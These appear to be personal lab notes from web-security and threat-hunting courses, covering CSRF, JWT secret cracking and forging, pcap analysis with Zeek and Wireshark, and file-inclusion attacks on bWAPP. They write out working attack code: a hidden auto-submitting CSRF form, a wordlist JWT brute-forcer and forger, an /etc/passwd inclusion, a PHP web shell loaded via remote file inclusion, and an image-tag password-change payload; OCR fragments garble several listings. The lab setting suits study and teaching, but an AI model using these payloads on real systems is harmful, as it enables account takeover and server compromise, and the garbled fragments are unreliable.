**MITRE ATT&CK - Initial Access - Broken Access Control**

Sunday, July 24, 2022

2:43 PM

# 

# Access Control

Access Control is the set of policies and mechanisms that ensure users cannot act outside their intended permissions. Authorization indicates that access is provided only to users entitled to the usage. Authorization comes in after a user is successfully authenticated and a valid session is set up. Broken Access Control presents the failure of access control mechanisms, aiming to limit or control access to resources appropriately.

Access controls are a critical defense mechanism within the application. They are responsible for deciding whether they should permit a given request to perform its attempted action or access its requested resources.

Access controls can be classified into three categories:

- Vertical access controls allow different types of users to access various application functions, such as the role of an admin and other ordinary users.

- Horizontal access controls allow the same group of users to access the same type of functionality.

- Context-dependent access controls allow access to functionality and resources depending on the state of the application.

Broken Access Control is included in the category with the most severe web application security risk by OWASP.

As indicated by its name, Request Forgery is a fabricated request. Cross-Site Request Forgery, also known as CSRF, is a common web vulnerability used by attackers to trick victims into generating a request that performs specific actions on behalf of the logged-in victim. The request is similar to standard requests generated by the user's browser; thus, the webserver executes its actions. CSRF vulnerabilities can be critical, resulting in password change, account takeover, etc.

Open the browser and visit demo.com on port 5000.

demo.com:5000

Broken Access Control 
CSRF 
OWASP s.K.F. 
CORS 

To begin, click on the CSRF link. The link presents a login page. In it, type the following default credentials (username: admin, password: admin) to continue.

admin

Broken Access Control 
CSRF 
OWASP S.K.F. 
admin 
Submit Button 

Run burpsuite to capture

An html file named evil-csrf.html is stored in the machine. This html file is a clone of the demo.com:5000/update page. The challenge is to add a few lines of code to the file to perform the malicious CSRF POST request. This will be achieved by adding a hidden iFrame that sends a request to the original site on behalf of the logged-in user. This request will change the value of the favorite color to 'Hacked'.

To do so, open the terminal, change the directory to /root/evilscripts, and open the file using gedit as an editor.

cd /root/evilscripts

gedit evil‑csrf.html

The attacker adds a hidden iFrame using the display:none attribute and sends the form's response there. As a result, the victim does not see nor realize what has happened. Add the following lines of code at the end of the file.

<iframe style="display:none" name="csrf‑frame"></iframe>

Since the attacker does not want the victim to see the form, the input element is given the type hidden, thus making it invisible on the web page that the victim sees.

<form method='POST' action='http://demo.com:5000/update' target="csrf‑frame" id="csrf‑form"> <input type='hidden' name='color' value='Hacked!'> <input type='submit' value='submit'> </form>

As the final step, the attacker includes some JavaScript inside a <script> tag to automatically submit the form when the page is loaded. JavaScript calls the getElementByID() method on the HTML document with the ID of the form ("csrf-form") that the attacker set in the second line as an argument.

<script>document.getElementById("csrf‑form").submit()</script>

Once the form is submitted, the browser passes the victim's cookies to the original website through the HTTP POST request, making it seem as if the victim purposely changed the color to 'Hacked'.

Lastly, click on the Save button to save the changes made.



Run

python3 ‑m http.server 1337

Next, open a new tab and load the evil page previously created by typing the following command:

localhost:1337/evil‑csrf.html

The command will now send a POST request to the application and change the color value to the new value 'Hacked!'.

Click on the Next button to complete the step.

A POST request was initiated when the evil page was loaded, resulting in changing the submitted value of the favorite color to the new value of ‘Hacked!’.

Click on the "Forward" button to send the request to the server.

Go back to the vulnerable application and click on the 'refresh the page' link. The previously submitted favorite color would be replaced with the content of the malicious application.

CORS allows cross-domain HTTP data exchange, indicating that a page running at origin A can send/receive data from a server at origin B. CORS is thoroughly used in web applications where web fonts, CSS, documents, and more, are loaded from different origins, which may not be of the origin where the resources are stored.

CORS operates by adding a new HTTP header that allows the webserver to speak up to a list of whitelisted domains allowed to connect and interact with the server. This process is also browser enforced; the browser reads the header and processes accordingly.

The following CORS headers are the most used:

-Access-Control-Allow-Origin: This header is a response header, indicating that as soon as a request is made to the server for exchanging data, the server responds with a header informing the browser whether the request's origin is listed inside the value of the response. If the header is not present or the response header does not contain the request origin inside the header, the request is dropped, and a security error is raised; otherwise, the request is processed.

-Access-Control-Allow-Methods: This is another response header; the server responds with this header and instructs the browser to check for allowed HTTP methods mentioned inside of it. If the server only allows GET and a POST request is initiated, it will be dropped if not mentioned in this list.

-Origin: This request header tells the server from which domain origin the request was attempted. The origin header is always sent alongside cross-domain requests.

JWT

JSON Web Token (JWT) is an open standard utilized to generate and use bearer tokens for authentication between two parties. The JWT token is an encoded form of data issued by the sender application and is used to authenticate the client's access. The JWT token structure is similar to that of a web request and consists of three parts separated by dots (.)

- Header

- Payload

- Signature

Therefore, a JWT typically looks like the following: xxxxx.yyyyy.zzzzz

The header is Base64Url encoded and contains the type of token and the hashing algorithms used, typically HMAC SHA256 or RSA. The payload contains the claims, which are statements about the entity, typically a user, and any additional data.

The signature is the final part of the JWT structure. It takes the header and the payload, adds a secret to the hashing algorithm, and spits out a hash corresponding to the unaltered data in the rest of the JWT. Using the signature, the client app and the server can verify that the token they are receiving is the original, unaltered token.

One example of a web application using JWT authentication can be found on jwt-demo.com:5000.

jwt.com:5000

The login process is a simple one. Click on the Authenticate button.

Now, the client application can obtain an access token to access protected resources in subsequent HTTP requests. Once the client application receives the access token (JWT token) from the server, the token can be persisted into the local storage of client applications.

To view the token right-click and go to Inspect Element. A window will appear at the bottom of the page. Select the Storage tab, then expand Local Storage. Whenever HTTP requests are sent to access the protected resources of the API server, the tokens stored in the Local Storage are checked.

Live demonstration! 
JWT weak secrets! 
OWASP S.K.F. 
I nspector co 
Stu-age 
B IndexedDB 
Authenticate 
D&gger 
Network 
Show userld 
Style Editor 
Performa nce 
O Memory 
Storage 
AR cessibility What' s New 
patsed Value 
O: •ewoeXAi0iJKVIGiLCJhbGci0iJ.uzlLNi'9" 
_OINSSLSNSN• 
2: •jJonVTAdVHvRKunpna1bt8901fobss_oaNssLSN5b4" 
length: 3 

The server may be using a weak secret key for the hashing algorithm. Therefore, a potential hacker can easily brute force the secret key. Open a new terminal, change the directory to /root/evilscripts and create a new file named weak-secret.py.

cd /root/evilscripts

touch weak‑secret.py

Open the newly created file using gedit.

gedit weak‑secret.py

The first thing the student must do is import the jwt object, which is part of the PyJWT package.

import jwt

Get the value of the token through the user's input.

encoded = input("Enter encoded payload: ")

Secondly, open the rockyou.txt file and read through each of its lines.

with open('rockyou.txt') as secrets:

for secret in secrets:

Attempt to decode the given token with the current word file. If valid, print a success message; otherwise, try with the next word.

try:

payload = jwt.decode(encoded,secret.rstrip(), algorithms=['HS256'])

print('Success! Token decoded with ....[' + secret.rstrip() + ']')

break

Notify the user if the token is in an invalid format or has expired.

except jwt.InvalidTokenError:

print('Invalid Token .... [' + secret.rstrip() + ']')

except jwt.ExpiredSignatureError:

print('Token Expired ....[' + secret.rstrip() + ']')

Lastly, click on the Save button to save the changes made.

Using the secret key found, an attacker can now decode the token and examine its content. To do so, create a new file named jwt\_decoder.py.

touch jwt\_decoder.py

Open the newly created file using gedit.

gedit jwt\_decoder.py

Begin by importing the required jwt and json libraries.

import jwt

import json

Create a method named menu, which will be used to contain all the necessary code.

def menu():

print('1. Decode JWT')

print('2. Encode JWT')

Save the algorithm and the secret token in separate variable

algorithm = "HS256"

secret = "banana!"

Secondly, get user input on whether to encode or decode the token.

choice = int(input('\nEnter your choice: '))

Selecting the first option will prompt the user to enter the token.

if(choice == 1):

jwt\_token = input('\nEnter the JWT Token: ')

Decoding the token would take one simple line of code: the decode method along with the token, secret, and the algorithm used to sign the token.

decoded\_token = jwt.decode(jwt\_token, secret, algorithm)

Use the json.dumps() method to convert the returned Python object into a JSON string.

decoded\_token = json.dumps(decoded\_token)

Lastly, print the value of the decoded token.

print(decoded\_token)

Copied to clipboard.

The second part of the code will allow the user to modify tokens using the secret key found in the previous steps.

elif(choice == 2):

payload = input('Payload {"key": "value"}: ')

Use the json.loads() method to convert a string to a Python dictionary.

payload = json.loads(payload)

Call the encode method from the jwt object and pass the generated Python dictionary, secret key, and hashing algorithm to it.

token = jwt.encode(payload, secret, algorithm)

Lastly, print the newly generated token.

if(token != ''):

print('\nJWT Token: {}'.format(token))

Navigate to the end of the target's python file and add the if \_\_name\_\_ == '\_\_main\_\_' expression, which calls the menu function.

if \_\_name\_\_ == '\_\_main\_\_':

menu()

1 
Import 
2 
import 
j son 
3 
4 def menu(): 
5 
6 
7 
8 
9 
19 
11 
12 
13 
14 
15 
16 
17 
18 
19 
20 
21 
22 It 
23 
prnnt('l. 
orlnt('2. 
algorithm - 
secret = 
choice = 
int(input( 'k"Enter your choice: 
(choice 
It 
jwt_token = 
input('V 'OEnter the JWT Token: 
decoded token = jwt. decode( jwt token, secret, algorithm) 
decoded token = json . dumps (decoded _ token) 
( decoded _ token ) 
oL1t(choice 
payload = input(' Payload {"key": "value"}: 
payload = json. toads(payload) 
token = jwt . encode(payload, secret, algorithm) 
it 
(token 
print( '\'JJWT Token: {Y 
. format(token)) 
ma In 
menu( ) 
Decode JWT' ) 
Encode JWT') 
- "HS256" 
"banana ! " 

Firstly, copy the stored token in local storage from the web application.

Next, run the created python code with Python.

python3 jwt\_decoder.py


Choose the first option to decode the token and then paste the copied value.

The python code will successfully decode the token and display its values in the terminal. Copy the output and run the python a second time, now choosing to encode the JWT. Change the identity field value to 2 and generate a new JWT token.

Now, use the newly generated JWT token to replace the one stored in the browser's local storage.

Lastly, click on the Show userId button to check if the server accepted the tampered token.

•—/evilscripts# python3 jwt_decoder.py 
1. Decode JWT 
2. Encode m 
Enter your choice: 1 
Enter the m Token: eyjøeXAi0iJKVIQiLCJhbGci0ijruz11NiJ9.eYJ1eHAi0jE2NTkwMjMONT 
QS1mlhdC16MTYIOTAYMZEINcwibmh1j0XNjU5MDIZMTUØLCJPZGvudGIØeS16MXØ. wtXLBfc7YNp4Lt 
MiuT8waet-F8RPbWhEn1ZkLRC60Kg 
{"exp" 
: 1659023454, "iat": 1659023154, "nbf": 1659023154, "identity": IY 
python3 jwt_decoder.py 
1. Decode JWT 
2. Encode m 
Enter your choice: 2 
Payload {"key : " 
• value"}: {"exp": 1659Q3454, 
"iat : 1659023154, nnbf": 16590231 
identity": 2} 
54, • 
JWT Token: 
eyJoeXAi0iJKVIQiLCJhbcci0iJ1uz11NiJ9. eyJ1eHAiojE2NTkwMjMONTQs1m1hdC1d 
rnGoaU4ZEV7Tøuex-8 
1 



Access control enforces the policy that prevents users from acting outside of the intended permissions. Failures typically lead to unauthorized information disclosure, modification destruction of all data, or the performance of a business function outside the user's limits.

Access control vulnerabilities can generally be prevented by taking a defense-in-depth approach and applying the following principles:

- Do Not Rely on Obfuscation: Obfuscation is insufficient to keep sensitive information safe.

- Unless a resource is publicly accessible, deny access by default.

- Wherever possible, use a single application-wide mechanism for enforcing access controls.

- At the code level, make it mandatory for developers to declare the access allowed for each resource and deny access by default.

- Ensure that all users, programs, or processes are only given as little necessary access as possible.

- Log all Access Control failures.

- Thoroughly audit and test access controls to ensure they are working as designed.

Most developers use the classic method of adding a secret token named anti-CSRF to prevent CSRF vulnerabilities. This token is added to all sensitive requests and is verified by the server for authenticity. The anti-CSRF token is a random string only known to the user's browser and the web application.

When an operation is submitted, the web application checks for the presence of the correct token.

The parameter value of the token is examined and validated by the server to the logged-in user's session. If a mismatch occurs, the request is denied.

**Cyber Threat Hunting - Finding threats in .pcap files**

Wednesday, July 27, 2022

10:44 PM

We want to see all the connections that were made, when they were made, the parties involved in connections, the ports used in the connection, and the duration of the connection. To complete this we use the command

zeek‑cut < conn.log ‑d ts id.orig\_h id.resp\_h id.orig\_p id.resp\_p duration

Notice the IPv6 addresses toward the bottom and the duration. This could be an indication that your network may be compromised.

zeek-cut < conn.tog 
-d ts id.orig_h id.resp_h 
2ø14-1ø-03Tø3:25 : 39+00øø 
2ø14-1ø-03Tø3 : 25 58+00øø 
2ø14-10-03Tø3:26 : 58.ooøø 
2ø14-10-03Tø3:26 
2ø14-10-03Tø3:26 : 58+ooøø 
2ø14-10-03Tø3•.26 : 58+ooøø 
2ø14-10-03Tø3 : 58•OOøø 
2ø14-10-03Tø3•.26 58.OOøø 
2ø14-10-03Tø3 : 58eooøø 
2ø14-10-03Tø3•.26 : 58.ooøø 
2ø14-1ø-03Tø3:27 : 32+ooøø 
2ø14-10-03Tø3•.27 : 22.ooøø 
2ø14-1ø-03Tø3. 
.27 : 44+00øø 
2ø14-10-03Tø3 : 15.ooøø 
192.168.153.129 
192.168.153.2 
192.168.153.129 
216.92.79.58 
192.168.153.129 
216.92.251.5 
192.168.153.129 
206.188.192.204 
192.168.153.129 
192.168.153.2 
192.168.153.129 
192.168.153.2 
192.168.153.129 
216.92.251.5 
192.168.153.129 
216.92.251.5 
192.168.153.129 
216.92.251.5 
192.168.153.129 
216.92.79.58 
192.168.153.129 
216.92.251.5 
192.168.153.129 
216.92.251.5 
192 .168.153.129 
192.168.153.129 
192.168.153.129 
192.168.153.129 
192.168.153.139 
• f6e: ec48 
1ø27 
1ø68 
1ø67 
1ø27 
1ø27 
1ø76 
1ø79 
løn 
1ø78 
239. 
192.168.153.139 
192.168.153.139 
192.168.153.255 137 
192.168.153.2 
255.255.250 
192.168.153.129 ø 
1ø72 
1ø7ø 
137 
52ø61 
53 
80 
80 
53 
31337 
31337 
190ø 
id.orig_p id.resp_p duration 
0.133887 
10 .060266 
10.187767 
4.287764 
o. 005619 
400843 
5 .481323 
10.142261 
10.21671ø 
10.098735 
10.405324 
10.210126 
38 .689173 
38.793595 
1.501225 
8.530242 
9 .006451 
fege: 
192.168.153.139 
546 
547 
31.ø01270 

The ports involved in the IPv6 exchange aren’t normally used, to see if they are used in any other connection use the previous command and add a grep for port 546. The command should look like:

zeek‑cut < conn.log ‑d ts id.orig\_h id.resp\_h id.orig\_p id.resp\_p duration | grep 546


You can use grep to find character within the log file.

25-1 j zeek-cut < conn.log -d ts 
fe8ø 
id. orig_h 
id.resp_h id.orig_p id.resp_p 
547 
durat ion 
31.øø127ø 
grep 
546 

We will now view the contents of the http log that we made earlier. This log contains all the http communication captured in original .pcap file. To begin we will look at the same attributes that we used on conn.log with the addition of the method in the communication (POST or GET) and the URL.

zeek‑cut < http.log ‑d ts id.orig\_h id.orig\_p id.resp\_h id.resp\_p duration method uri

The most concerning interaction that we can see is the supercalc.exe file we downloaded. Not only does the naming look suspicious but we never communicate with the IP 206.188.192.204 again within the HTTP log.




We have now found a suspicious executable file and should examine it further. To do this let us use wireshark to open the covertchannel.pcap file and view its contents. The command is

wireshark covertchannel.pcap


This should launch wireshark and already have the file loaded.

We will view the interaction between the two IP addresses in the supercalc.exe in wireshark. In the display filter use the filter ip.addr==192.168.153.129 && ip.addr==206.186.192.204 and notice the traffic interaction between the two parties. Remember that 206.186.192.204 is the IP we noticed in the logs earlier.

ip.addr==192.168.153.129 && ip.addr==206.188.192.204



To export supercalc.exe go to File > Export Objects > HTTP and save supercalc.exe on your desktop.



Common Attack Types - File Inclusion & Cross-Site Request Forgery (CSRF)

Thursday, July 28, 2022

10:54 PM

There are three modifications needed to use ZAP as a proxy. First, import the SSL certificate generated from ZAP.

Click on ‘Tools’ and select ‘Options’.

Click on ‘Dynamic SSL Certificates’ on the left pane of the window that appears.

Click on ‘Save’ to download the certificate. In the pop-up that appears, save the certificate in the default folder (/root).

Options 
IDynamic SSL Certificates 
Active Scan 
Active Scan Input Ve 
Root CA certi„, 
AJAX Spider 
Alerts 
Anti-CSRF T 
API 
Applications 
Breakpoints 
Callback Add 
Check For U 
Client Certifi 
Connection 
Database 
Display 
Dynamic SS 
Encode/Dec 
Extensions 
Forced Bro 
Form Handl 
Fuzzer 
Global Alert 
Global Exclu 
GraphQL 
HI—rp SessiO 
HI_JD 
Keyboard 
Language 
kHnH1 Xt 7 iWyGnj 2Y3E+LJoBeYQshX2k 1+1 Ygl 
CXIV9y16N9PN3Gx3znrpYRaB01Yv/wKLFdLPALSD8 
Save In: root 
Desktop Videos 
Documents 
Downloads 
t•våusic 
Pictures 
Public 
Templates 
Tools 
File Name: 
Files of Type: 
owas;j zap root ca.ce•- 
All Files 
Mew 
eb appl 
Cancel 
Save 

Install cert to browser

To begin, open a web browser and navigate to '<http://bwapp>'. It will launch the zap proxy and may take a moment to load:

<http://bwapp>

Click "Continue to your target"


To log in, use the username and password of 'admin'

admin

File inclusions can be of two types, local and remote.

Local File Inclusion (LFI) is a vulnerability that allows attackers to include files that exist locally into the server. To view an example of such a vulnerability, go to <http://bwapp> and select A7 Missing Functional Level Access Control’. Click on Remote & Local File Inclusion (RFI/LFI).

To see how the request is being sent, click on the drop-down list and select one of the languages. Click on the Go button and check the URL.



The events that occur once the Go button is clicked are as follows:

1. The request sent to the server is a GET request. The GET request parameters can be seen in the URL.

2. One of the parameters is called language. Its value depends on which element is picked from the drop-down menu. English is used in this example.

3. The server receives the request. A part of the PHP code that handles this request is shown below

4. The server extracts the language GET variable and obtains its value (in this case, the value is lang\_en.php). This is shown in the second line of the PHP code above.


5. The server then passes that value to the include() function. This is shown in the third line of the code above. Include() is a PHP function that takes as input a filename and then loads that file's content into the response that will be sent back to the user. In this example, include(lang\_en.php) copies the content inside lang\_en.php. After this function is executed, the script above will look like the following:

6. The server then responds to the website by sending the message inside the lang\_en.php file, which in this case is ‘Hello!’

The local file injection, if it exists, occurs in step 5 when the include function is executed. The attack is initiated in step 2, where instead of a language file, another file name is sent. As an example, to view the content of /etc/passwd enter the following URL in the URL bar and press the Return key.

/etc/passwd

All six steps described above will be repeated, but in this instance, the include() function will copy the content of the /etc/passwd file and display it on the website.



Because both LFI and directory traversal were used to display the content of /etc/passwd, it might seem like they are similar vulnerabilities. However, they are caused by different functions. Directory traversal vulnerabilities are caused by PHP functions such as fopen() that allow attackers only to view files. LFI vulnerabilities are caused by PHP functions such as include() and require() that load and execute in the context of the current application.

Remote File Inclusion (RFI) attacks work in a similar manner to LFI attacks. The difference is that instead of including local server files, attackers include their custom made scripts. The damage caused by RFI attacks can range from sensitive data disclosure to full system compromisation. The same webpage can be used to illustrate RFI. Open the terminal and list the files in the /root directory by using the ls command.

Lets begin by opening a new terminal and creating a file called remote\_shell.txt.

pud 
1 nano remote_shell.php 

Fill the file with the php script you see below. To save the file press CTRL followed by X, then type Y and press ENTER to save the file

<?php $output = shell\_exec($\_GET["cmd"]); echo "<pre> $output </pre>"; ?>

The script accepts a variable as input. This variable is a GET request parameter called cmd. Using the RFI vulnerability, the script can be included in the web server hosting the [www.web-vulnerabilities.com](http://www.web-vulnerabilities.com) website. When it is executed on the server, it runs commands and displays the output on the website. To exploit the vulnerability, follow these steps:

1. Open a port in the terminal using python's http.server module. This module makes all the files in the current directory accessible via the HTTP protocol.

python3 ‑m http.server &> http.log

2. Go back to the browser and modify the URL.

a. The first thing to add is the protocol. Since python's http.server module was used, the protocol should be HTTP

b. Write the IP address of the container


c. The default port of the server is 8000. The IP and port duo is called a socket. A socket identifies a process. In this case, [KALI P]:8000 identifies the python server running on the container.

d. The script remote\_shell.php uses parameters passed through GET requests and runs them as shell commands. The variable cmd is such a parameter.

[http://bwapp/rlfi.php?language=http://[KALI](http://bwapp/rlfi.php?language=http://%5bKALI) IP]:8000/remote\_shell.php&action=go&cmd=id

3. Press the Return key to send the request. This request uploads the remote\_shell.php script to the web server hosting the [www.veb-vulnerabilities.com](http://www.veb-vulnerabilities.com) website.

4. The website will display the following message:




5. Go to the terminal and stop the python server using Control + C

HTTP requests are stateless since the protocol was not designed to remember user information. HTTP Cookies are small pieces of data that offer a reliable mechanism for websites to remember stateful information or record the user's browsing activity. In the HTTP request made when changing the password, the Cookie is used to identify the user. This Cookie legitimizes the request and allows the server to assign the process of password changing to the specific user.

In this example, changing the password consists of a request that is validated with a Cookie. All an attacker has to do to exploit this process is to trick the users into running the request while they have an active session. Consider the following payload:

<img src='http://bwapp/csrf\_1.php?password\_new=changed&password\_conf=changed&action=change' height=0 width=0>

The HTML tag is used to embed an image in an HTML page. Because the height and the width of the image are set to zero, it will not be shown on the website but will be part of its code. The tag has an attribute called src that specifies the location of the image. When the website is rendered, that link is visited. In this case, instead of locating an image, the link will make a request to the server to change the password. Copy that link and paste it to 'A3 - Cross-Site Scripting (XSS)' and selected 'Cross-Site Scripting Stored (Blog)'



A new entry will be added, but it will appear to be empty. Log out of the admin account and sign in as Bob with username 'bob' and password 'test'. Go to 'A3 - Cross-Site Scripting (XSS)' and select 'Cross-Site Scripting Stored (Blog)'. The events that occur when user Bob visits the sites are:

1. First, only entries added by Bob are shown. To display the entries of all users, click on ‘Show all:’ and then on Submit.

2. The tag gets rendered, and the link specified in src is loaded.

3. Because that link is, in fact, a request for a password change, the server will receive an HTTP request from user Bob asking to change the password from 'test' to 'changed'.

4. Because Bob is logged in, the browser makes the request with his cookie, authenticating him to the server.

5. The server receives the request and the cookie. It then proceeds to change his password.

6. Bob is not aware of the password change.

